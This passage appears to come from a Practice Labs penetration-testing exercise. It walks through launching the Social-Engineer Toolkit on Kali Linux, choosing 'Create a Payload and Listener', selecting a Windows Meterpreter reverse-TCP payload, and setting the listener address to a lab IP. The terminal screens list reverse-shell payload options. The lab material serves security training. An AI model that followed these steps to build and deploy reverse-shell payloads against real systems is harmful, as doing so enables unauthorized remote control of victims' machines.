
Figure 2.2 Screenshot of PLABKALI01: Clicking the Terminal icon from the left pane on the desktop.

Step 3

The terminal window is displayed. Type the following command:

```
setoolkit
```

Press **Enter**.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Sun 23:57
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
root@PLABKALI01:~# setoolkit
```


Figure 2.3 Screenshot of PLABKALI01: Executing the setoolkit command in the command prompt window.

Step 4

If you are using **SET** for the first time, you need to accept the terms of service. Type the following letter:

```
y
```

Press **Enter**.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Sun 23:57
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
pen-source application.

Feel free to modify, use, change, market, do whatever you want with it as long a
s you give the appropriate credit where credit is due (which means giving the au
thors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a b
ar, you should (optional) give him a hug and should (optional) buy him a beer (o
r bourbon - hopefully bourbon). Author has the option to refuse the hug (most li
kely will never happen) or the beer or bourbon (also most likely will never happ
en). Also by using this tool (these are all optional of course!), you should try
 to make this industry better, try to stay positive, try to help others, try to
learn from one another, try stay out of drama, try offer free hugs when possible
 (and make sure recipient agrees to mutual hug), and try to do everything you ca
n to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are not authorized by t
he company you are performing assessments for, you are violating the terms of se
rvice and license of this toolset. By hitting yes (only one time), you agree to
the terms of service and that you will only use this tool for lawful purposes on
ly.


Do you agree to the terms of service [y/n]: y
```

Figure 2.4 Screenshot of PLABKALI01: Entering y to Accept the terms of service to start the Social Engineering Toolkit (SET).


Step 5

You are now on the main menu. You will notice that there are multiple options displayed. Each option is designed to perform a specific task. For example, you can update the **Social Engineering Toolkit** by selecting option **5**.

To continue with this task, you will need to select the **1) Social-Engineering Attacks** option. Type the following number:

```
1
```

Press **Enter**.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Sun 23:57 ●
root@PLABKALI01: ~
File Edit View Search Terminal Help
Terminal

```
[---]        Homepage: https://www.trustedsec.com        [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Figure 2.5 Screenshot of PLABKALI01: Entering 1 to Select the option 1) Social- Engineering Attacks.


Step 6

Next, you will see another menu that relates to the **Social-Engineering Attacks** option. Out of the given choices, you can choose **4) Create a Payload and**

Listener. Type the following number:

```
4
```

Press **Enter**.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Sun 23:58
Terminal
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
  The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4
```


Figure 2.6 Screenshot of PLABKALI01: Entering 4 to Select the option 4) Create a Payload and Listener.

Step 7

Next, you will be prompted to select an option. Out of the given choices, you can choose **5) Windows Meterpreter Reverse_TCP X64**. Type the following number:

```
5
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Sun 23:58
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help
Terminal

```
set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>5
```

Figure 2.7 Screenshot of PLABKALI01: Entering 5 to Select the option 5) Windows Meterpreter Reverse_TCP X64 ows x64), Meterpreter payload.

Step 8


You will be prompted to provide the IP address for the payload listener. This is the IP address for your system, which is the Kali Linux device. In this lab environment, the IP address for the **Kali Linux** is **192.168.0.4**.

For the IP address for the payload listener option, enter the following IP address:

```
192.168.0.4
```

Press **Enter**.

> ***Note:*** *In the real-world environment, you will have a different IP address. You should not be using this IP address as it is applicable only in this lab environment. If you do not know the IP address of your Kali Linux, simply open another command prompt window, and run ifconfig. If you know the network adapter name, then you can run ifconfig eth0, where eth0 is the name of the network adapter. You will have to check your system.*


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Sun 23:59
1
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.0.4
```

